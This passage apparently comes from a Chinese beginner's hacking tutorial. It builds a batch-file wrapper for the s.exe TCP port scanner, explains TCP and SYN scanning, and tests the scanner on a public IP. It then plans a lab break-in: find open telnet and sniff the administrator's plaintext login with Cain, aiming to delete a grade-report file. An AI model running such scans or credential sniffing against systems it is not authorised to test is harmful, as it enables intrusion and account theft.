
不难看出，调用**s.exe**需要三个参数：扫描类型，目标ip地址以及端口号，格式如：**s.exe 扫描类型 IP地址 端口**

我们这次制作的小工具中将使用**TCP**扫描，**IP**和端口两个变量则从用户输入获取，概定地址的变量名为**ip**，端口的变量名为**port**。

了解端口扫描原理

细心的读者看到前页的图片时应该已经发现，**s.exe**的扫描方式有两种，**tcp**和**syn**。**tcp**这个词在第一章讨论网络协议时已经出现过，我们曾说过**TCP**协议运行在**OSI**模型的传输层，那么我们是如何利用它进行端口扫描的呢？**syn**扫描又是一种什么样的扫描方式呢？想要弄明白这些问题我们需要先弄清**tcp**协议是如何在互联网中的两台计算机之间建立起来的。

TCP是一种面向连接的、可靠的、基于字节流的传输层通信协议，而建立两台计算机间连接的过程则需要三次握手，如下图所示：



首先主机A向B发送一个**SYN**包请求发起连接，而主机B则返回一个**SYN ACK**包作为回复，主机A收到来自B的答复后将再发送一个数据包到B以建立连接。

如何判断端口是否开放


刚才已经简单阐述了**TCP**连接的建立过程，那么我们如何利用判断端口是否开启呢？其实很简单，扫描器向目标主机的制定端口发起一个**TCP**连接，如果连接建立成功，则目标的端口正处在监听状态，反之则处于关闭状态。

TCP扫描又被称为全连接扫描，因为它建立了一个完整的连接，这种扫描准确性高，但动静大，速度慢，容易被目标察觉。相反的，**SYN**扫描则速度很快，且较为隐蔽。

- **SYN**扫描原理

SYN扫描被称为半连接扫描，因为它并不完整的执行一次**TCP**连接过程。

SYN的扫描原理是，向目标主机发送第一个数据包后通过收到的答复数据包判断端口是否开启，如果收到的**SYN|ACK**包则说明目标端口开启，如果收到的是**RST**包，则判断目标端口关闭。



着手写批处理

在开始编写之前。读者需要稍微了解一点批处理的使用方法
通常批处理的开头为**@echo off**
它的作用是禁止回显，也就是不让命令的执行过程显示在**cmd**窗口中，调试过程中如果想仔细观察每一步的运行过程，也可以把它设置为**@echo on**。

如何使用变量：

如果我们已经有了一个变量**a**并想在批处理中调用它，只需要在它的两边加上百分号即可，如**%a%**

需要用到的指令：

- 1.**echo**:输出内容
- 2.**title**:设置当前批处理的题目
- 3.**color**:设置批处理的字体
- 4.**set**:获取，设置变量
- 5.**cls**:清屏
- 6.**del**:删除文件
- 7.**pause**:暂停批处理文件的运行

以上指令各自有自己的参数，请读者自己单独执行并尝试学会如何使用这些指令。

批处理文件源码


```
@echo off
color A
title S扫描器
echo =====
del result.txt
set /p ip="(输入要扫描的IP地址,格式如
0.0.0.0)===>"
set /p port="(输入你要扫描的端口,格式如
21,23,25,110...)===>"
cls
echo =====
echo 正在扫描%ip%的端口,请等待
s tcp %ip% %port% >> result.txt
pause
```

请不要惊讶，如左边所示便是我们批处理文件的全部源码，非常短小便于理解，下面就详细说明下它的原理：

@echo off:设置禁止回显
color A:设置颜色为A(但绿色)
title S扫描器:设置标题为"S扫器具"
echo =====:输出一个分割行
del result.txt:删除之前生成在当前目录的扫描结果文件
set /p ip="....":从键盘获取变量ip及端口的值
cls:清屏
echo 正在扫描%ip%...:输出提示语
s tcp %ip% %port% >> result.txt:将扫描结果导入result.txt
pause:暂停程序运行等待退出。

测试扫描器：

写好了批处理，把它和s.exe放在同一个文件夹下，双击打开，开始测试我们的扫描器：



```
C:\> S扫描器


=====
<输入要扫描的IP地址,格式如0.0.0.0>==>218.94.36.177
<输入你要扫描的端口,格式如21,23,25,110...>==>3333
=====
正在扫描218.94.36.177的端口,请等待
请按任意键继续. . .
```

测试扫描目标主机218.94.36.177的3333端口，看到pause的提示了以后意味着扫描已经完成，我们可以点开批处理所在的文件夹，查看result.txt中保存的扫描结果。

```
result.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
TCP Port Scanner V1.1 By WinEggDrop

Normal Scan: About To Scan 0.0.0.1:21 Using 1 Thread
0.0.0.1      21      Open
0 Threads Are In Process.....          ■Scan 0.0.0.1 Complete Ir
```

可以看到，扫描完成后结果已经生成到result.txt中，根据结果显示，目标主机218.94.36.177的3333端口处于开启状态，之前我已经检测过并确认这台主机把ftp服务转发到了3333端口，现在我们来访问它试



由此可见，端口是开启的我们的扫描结果是正确的。

小结

这是一个非常简单的小制作，虽然简单，却能同时让你对**DOS**指令，批处理和端口扫描原理有所了解，相信经过亲自动手尝试后你也有一些更深刻的体验了，下面就让我们开始真正有趣的实战吧

5.小试牛刀:内网嗅探

何为内网

作为一个“有见识的”小白，也许你常会听到别人的讨论中有“内网”这个词，但却始终对它的定义比较模糊。

事实上，你完全可以简单的认为内网就是局域网，小的局域网也许只靠家中一台路由器建立起来，也可能是在大公司中由多台服务器，交换机，路由器，硬件防火墙等各种复杂设备组成，在这样一个主机之间距离很近的网络中，一些网络协议和服务将为我们的渗透提供很大方便。

常见的内网地址:

10.x.x.x

172.16.x.x至172.31.x.x

192.168.x.x

何为嗅探

嗅探的作用在于监听网络中的数据包，通过嗅探我们可以从数据包中获得我们想要得到的信息并加以分析利用，无论对于网络管理员还是黑客而言，嗅探都是一项必会的知识。

（提示:由于篇幅有限我们这里不详细描述原理而重过程，请读者自行了解arp协议及arp嗅探的原理）

此次渗透的背景与目标

作为本书的第一次实践，对新手养成日后渗透的良好习惯有至关重要的作用。所以我们不妨花费少量篇幅对习惯进行简单的强调：

首先在一次测试之前，我们要弄清所处的环境和目标。弄不清自己面对的测试环境就如同一艘轮船在下水前没弄清水深，容易搁浅，而没有一个明确的目标。渗透测试将很难顺利地展开。

本次测试的实验环境及目标如右侧所示：

攻击者(本人)使用的主机地址：

192.168.101.134

受害主机的地址：

192.168.101.132

网络管理员的主机地址：

192.168.101.136

此次渗透测试的目的：

成功入侵IP为**192.168.101.132**的受害主机吗，并删除其中一份名为“三(1)班成绩报告单.txt”的文件

在明确了渗透的背景与目标之后就可以开始我们的第一次小试牛刀了

对目标主机进行踩点

作为一个攻击者，找到突破口通常是最重要的一步，想要达到自己的目标就必须对目标有足够深入的了解，而对于一台主机最初步的了解莫过于对其进行端口扫描，从而判断主机提供了哪些服务。这时我们前一章所制作的小小端口扫描器便派上用场了，打开s扫描器的批处理文件后，输入地址192.168.101.132,回车后输入端口21,23,53,445,3389等等并查看最终的扫描结果：



The screenshot shows a Windows command prompt window titled "S扫描器" (S Scanner) with a blue title bar. The command prompt displays the following text in green: "找不到 C:\Documents and Settings\Ry\桌面\...", "<输入要扫描的IP地址,格式如0.0.0.0>==>192...", "<输入你要扫描的端口,格式如21,23,25,110...", "正在扫描192.168.101.132的端口,请等待", and "请按任意键继续. . .". Below the command prompt, a Notepad window titled "result.txt - 记事本" is open, showing the output of the scanner. The Notepad window has a menu bar with "文件(F)", "编辑(E)", "格式(O)", "查看(V)", and "帮助(H)". The text in the Notepad window reads: "TCP Port Scanner V1.1 By WinEggDrop", "Normal Scan: About To Scan 192.168.1", "192.168.101.132 23 Open", and "0 Threads Are In Process.....".

```
=====  
找不到 C:\Documents and Settings\Ry\桌面\  
<输入要扫描的IP地址,格式如0.0.0.0>==>192  
<输入你要扫描的端口,格式如21,23,25,110...  
=====  
正在扫描192.168.101.132的端口,请等待  
请按任意键继续. . .  
  
result.txt - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
TCP Port Scanner V1.1 By WinEggDrop  
  
Normal Scan: About To Scan 192.168.1  
192.168.101.132 23 Open  
0 Threads Are In Process.....
```

制定入侵计划

从扫描结果中我们可以清楚的看到，目标端口**23 open**。

参考一下第一章中我们所提到的知识，你将会意识到，也许是网络管理员为了方便对主机的管理，目标主机可能开启了**telnet**远程登录。

我们可以尝试**telnet**连接目标主机一试：

输入**telnet 192.168.101.132**之后我们看到如下画面，这意味着目标的确开启了**telnet**登录，所以我们下面所缺少的只是登录的用户名和密码了。此时第一个浮现在你大脑中的次就应当是嗅探了：**telnet**登录的账户密码是以明文传输，只要监听到管理员登录到主机的账户和密码，我们也就轻轻松松的利用其登录账户登录这台主机了！

```
欢迎使用 Microsoft Telnet Client
```

```
Escape 字符是 'CTRL+I'
```

```
您将要把您的密码信息送到 Internet 区内的一台远程计算机上。这可能不安全。您还要送吗(y/n): _
```

嗅探神器Cain

决定如何下手后我们需要寻找合适的武器，之前讲到黑客工具时提到过一款名为wireshark的嗅探工具，然而在这里我们将介绍另外一款神器:cain


cain事实上是一个工具包，其功能很强大，远远不止arp嗅探这么简单，如dns欺骗，密码破解等，但这里我们不多说，只是用它的嗅探功能。

下载地址:

<http://www.liangchan.net/liangchan/2413.html>

安装过程:


解压缩安装包后，你将看得到如下三个文件，首先你需要安



装winpcap来为cain提供支持,双击，一路点确定即可


如果xp系统提示确实packet.dll
请自行下载并解压至
c:\winodws\system32中

安装完成后双击打开cain你将看到如下的界面，此时准备就绪，就可以直接进入密码嗅探环节了。




